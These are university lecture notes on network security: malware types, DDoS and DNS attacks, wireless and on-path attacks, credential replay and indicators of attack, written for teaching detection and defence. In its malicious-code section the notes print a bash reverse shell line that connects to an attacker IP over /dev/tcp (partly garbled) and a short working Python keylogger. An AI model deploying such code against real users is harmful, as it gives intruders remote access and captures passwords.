B.Tech, 6^{th} Sem., Computer Networking: Security(CLASS NOTE)

Dr. Laxmidhar Biswal

May 9, 2025

Given a scenario, analyze indicators of malicious activity

1 Chapter 08

- Introduction
- Malware Attacks
- Network Attacks

Introduction/Motivation

Given a scenario, analyze indicators of malicious activity

Objectives of this chapter

In this chapter, we will explore malware (”malicious software”), which is designed to disrupt, damage, or gain unauthorized access to systems, networks, or devices. Malware includes viruses, worms, trojans, spyware, adware, ransomware, and more. Although each type has unique functions, all aim to harm or compromise the targeted system. The following sections will cover common malware types, their methods, goals, and prevention techniques.

Given a scenario, analyze indicators of malicious activity

Malware Overview

Malware (”malicious software”) is designed to disrupt, damage, or gain unauthorized access to systems. Common types include:

- PUPs (Potentially Unwanted Programs):
  - Installed alongside other programs.
  - Slow down systems and consume resources.
  - Not always malicious, but not legitimate.
  - Malwarebytes: cybersecurity tool for detecting and removing malware.

Given a scenario, analyze indicators of malicious activity

Network Attacks

Network attacks are unauthorized attempts to disrupt, compromise, or gain access to systems, data, or communications within a network. These attacks target both organizations and individuals, with many classified as server-side attacks—focusing on critical systems like domain controllers and SQL databases that store sensitive information such as customer data and credit card details.

- Distributed Denial-of-Service (DDoS) Attacks: A Denial-of-Service (DoS) attack disrupts a service by overwhelming it with traffic from a single source. A Distributed Denial-of-Service (DDoS) attack uses multiple compromised devices—called bots—to flood a target with traffic, often disabling the system. These bots form a botnet, controlled remotely by an attacker.

Given a scenario, analyze indicators of malicious activity

Distributed Denial-of-Service (DDoS) Attacks

- Amplified:
  - Attackers exploit protocols that generate large replies from small requests, increasing attack traffic volume.
  - Goal: Amplify traffic to overwhelm a victim's system or network.
  - Common Protocol Used: ICMP (Internet Control Message Protocol), used for pinging devices.
  - Smurf Attack – Example of Amplified Attack
    - Step 1: Attacker sends ICMP echo requests (pings) to a network's broadcast address.
    - Step 2: The requests are spoofed to appear from the victim's IP.
    - Step 3: All devices on the network reply to the victim, flooding them with traffic.
    - Result: Victim's system becomes overloaded and unresponsive — leading to a Denial of Service.

Given a scenario, analyze indicators of malicious activity

Distributed Denial-of-Service (DDoS) Attacks

- Reflected Attacks:
  - Mechanism: The attacker spoofs the victim's IP address and sends requests to legitimate servers (e.g., DNS resolvers), which then unknowingly flood the victim with responses.
  - Impact: This causes traffic overload, consuming bandwidth and crippling the victim's system.
  - Example: In a smart city, IoT-connected streetlights are vulnerable. An attacker can exploit the DNS protocol to target a hospital by sending spoofed DNS queries. Open resolvers then send large responses to the hospital, overwhelming its network.
  - Significance: Such attacks expose the fragility of interconnected systems and highlight the urgent need for robust security measures.

Given a scenario, analyze indicators of malicious activity

Domain Name System (DNS) attacks

- DNS (Domain Name System) translates human-readable domain names (like www.packtpub.com) into IP addresses that computers understand.
- It's the internet's address book, enabling users to reach websites.
- DNS Resolution Works:
    - DNS Cache
        - Stored locally on the user's machine.
        - Fastest lookup, but also a primary target for attackers.
        - View via ipconfig /displaydns.
    - HOSTS File:
        - A local text file with manual mappings (e.g., on Windows: `C:\Windows\System32\drivers\etc\hosts`
        - Attackers may edit it to mislead users.

Given a scenario, analyze indicators of malicious activity

Domain Name System (DNS) attacks

- Root Hints
  - If previous methods fail, the system contacts internet DNS servers using root hints to resolve the address.
- DNS Cache Poisoning / Spoofing
- HOSTS File Tampering: Attackers edit the local HOSTS file to redirect traffic.
- DNS Sinkhole: Blocks access to known malicious domains by sending back false data or redirecting attackers to a honeypot.

Given a scenario, analyze indicators of malicious activity

Wireless Attacks

Wireless networks offer convenience but are vulnerable to several types of attacks. Understanding these threats is essential for detection and defense.

- Rogue Access Point:
  - Fake Wi-Fi access point mimicking a legitimate network.
  - Tricks users into connecting and sharing sensitive info.
  - Can be set up using tools like Raspberry Pi.
  - Enables data theft, traffic monitoring, or malware injection.
- Evil Twin:
  - A more sophisticated rogue Access Point.
  - Clones trusted network (Service Set Identifier(SSID) is name of a Wi-Fi network.) to intercept communications.
  - Hard to detect—may show limited access (e.g., can't reach company network).
  - Allows eavesdropping, data interception and active attacks.

Given a scenario, analyze indicators of malicious activity

Wireless Attacks

- Deauthentication & Jamming:
  - Disconnects users from Wi-Fi via fake deauth frames.
  - Jamming blocks access to legitimate APs (illegal in many regions).
  - Used in DoS attacks.
  - Symptoms: frequent disconnects, poor speeds, repeated reconnections.
- MAC spoofing and device impersonation:
  - Attacker fakes a device's MAC address to impersonate it.
  - Signs include duplicate MACs or odd device behavior.

Given a scenario, analyze indicators of malicious activity

On-Path (Man-in-the-Middle) Attacks

- Attacker secretly intercepts communication between two parties.
- Capabilities: Eavesdrop, modify, or inject data without detection.
- Impact: Theft of sensitive info, altered transactions, or session hijacking.
- Example:
  - Rogue access points
  - Evil twins
  - DNS poisoning
  - ARP poisoning

Given a scenario, analyze indicators of malicious activity

Different types of On-Path (Man-in-the-Middle) Attacks

- Session Replay
- Replay Attack

Session Replay

- Attacker captures and reuses a valid session token.
- Token Creation: Session token generated when user connects to web server (often stored as cookie).
- Attack Methods:
  - Cross-Site Scripting (XSS)
  - Man-in-the-Browser
  - Man-in-the-Middle

Given a scenario, analyze indicators of malicious activity

On-Path (Man-in-the-Middle) Attacks

Replay Attack

- Intercepted data is maliciously resent later.
- This is called a replay attack—the attacker isn't creating new messages, just reusing old ones to trick the system.
- Prevention Example:
    - Kerberos uses:
        - Unique Sequence Numbers (USN)
        - Timestamps for each authentication
        - Example: If USNs 7 and 10 are received, replayed USNs 8 or 9 later are rejected as out-of-sequence.
        - General Use: Many systems use similar mechanisms to detect and prevent replays.

Given a scenario, analyze indicators of malicious activity

Credential Replay

Reuse of stolen valid login credentials to impersonate a user.

- Common Tools Used:
  - Packet sniffers (e.g., Wireshark, tcpdump)
  - Keyloggers, malware
- Example Weaknesses:
  - Telnet: Transmits unencrypted (plain-text) credentials — should be avoided.
  - NTLM (Windows): Legacy protocol, vulnerable — should be replaced.
- Mitigation:
  - Use SSH instead of Telnet.
  - Prefer modern authentication protocols over NTLM.

Given a scenario, analyze indicators of malicious activity

Credential Replay

Reuse of stolen valid login credentials to impersonate a user.

Credential Replay Attack

- Common Tools Used:
  - Packet sniffers (e.g., Wireshark, tcpdump)
  - Keyloggers, malware
- Example Weaknesses:
  - Telnet: Transmits unencrypted (plain-text) credentials — should be avoided.
  - NT LAN Manager(NTLM (Windows)): Legacy protocol, vulnerable — should be replaced.
- Mitigation:
  - Use SSH instead of Telnet.
  - Prefer modern authentication protocols over NTLM.

Given a scenario, analyze indicators of malicious activity

Credential Replay

Credential Stuffing Attacks

- Attackers use stolen credentials from one breach to access other accounts where users reuse the same login.
- Indicators:
  - Spike in logins or failed attempts
  - Logins from multiple geographic locations
- Mitigation:
  - Use different passwords for every account.
  - Implement security awareness training.
  - Encourage password managers to avoid reuse.

Given a scenario, analyze indicators of malicious activity

Malicious Code

- Malicious code is harmful software created to invade systems, steal data, or disrupt operations.
- Written in various programming languages, each chosen for specific attack goals.
- Early Warning Signs:
  - Unusual network traffic
  - System crashes or slowness
  - Unknown files or programs
- Detection Techniques:
  - Monitor for data spikes to unknown servers.
  - Watch for abnormal system behavior (e.g., high CPU usage, crashes).

Given a scenario, analyze indicators of malicious activity


Malicious Code

- Example – Bash Shell Attacks:
  - Bash shell: A command-line tool in Unix-like systems.
  - Attack methods:
    - Run unauthorized commands
    - Modify/delete files
    - Gain higher privileges
    - Bash scripts typically use the **.sh** file extension.
  - Bash Reverse Shell Script: Gives attacker remote access to a target system.
    - Key Parts:
      attacker_ip=”192.168.1.100” and attacker_port=4444
      bash -$i > \&/dev/tcp/attacker\_ip/attacker\_port0 > \&1$
    - Opens interactive shell ($-i$)
    - Redirects input/output to attacker via TCP
  - Run via social engineering or exploited vulnerabilities.

Given a scenario, analyze indicators of malicious activity

Malicious Code

- Malicious Python Script (Keylogger):
  - Logs every key pressed on a keyboard.
  - Key Parts:
    - Uses pynput for keyboard listening
    - Logs keys to "**mykeylog.txt**"
    - Trigger: on_press(key) function
  - Via phishing, malicious attachments, or websites.
  - File Type: **.py**




Python Keylogger Script

```
from pynput.keyboard import Key, Listener

import logging

logging.basicConfig(filename="mykeylog.txt", level=logging.DEBUG)

def on_press(key):

   logging.info(str(key))

with Listener(on_press=on_press) as listener:

   listener.join()
```

Given a scenario, analyze indicators of malicious activity

Malicious Code


- Malicious JavaScript:
  - Steals data, redirects users, or performs unauthorized actions.
  - Attack Vector: Injected into web pages or ads.
  - Example: Malicious function triggered by button click.



Colored HTML Code Snippet

```
<input type="button" onclick="badscript()">
```

- XSS (Cross-Site Scripting)
  - XSS happens when an attacker tricks a website into storing and showing malicious code.
  - When another user visits that site, their browser runs the hacker's code without their consent.
  - It's often done using JavaScript inside HTML, like this:



```
<script src="myapplication.js"></script>
```

Given a scenario, analyze indicators of malicious activity

Indicators of Attack (IoAs)

- Account Lockout: Frequent or unexpected account lockouts, especially for privileged accounts, could signal a brute-force attack or unauthorized access attempts.
- Concurrent Session Usage: Sudden spikes in user sessions may indicate unauthorized access or a potential breach.
- Blocked Content: Access-denied messages or logs from Access Control Lists (ACLs) or Data Loss Prevention (DLP) systems suggest attempted access to protected files.
- Impossible Travel: Logins from geographically distant locations in a short time frame may indicate account compromise.
- Resource Consumption: Unusual spikes in CPU or memory usage may suggest malware infection or a DDoS attack.

Given a scenario, analyze indicators of malicious activity

Indicators of Attack (IoAs)

- Resource Inaccessibility: Critical resources becoming suddenly inaccessible could be a sign of disruption, such as a DDoS attack.
- Out-of-Cycle Logging: Logs generated at unusual times may indicate malicious activity or an attempt to cover tracks.
- Published/Documented Vulnerabilities: Systems with known vulnerabilities attract malicious actors. Regular checks can prevent attacks.
- Missing Logs: Missing logs, particularly during critical events, may suggest tampering to hide malicious activity.

References

https://www.ebooks.com/en-ag/book/210192090/comptia-security-sy0-601-certification-guide/ian-neil/

Question

??

The End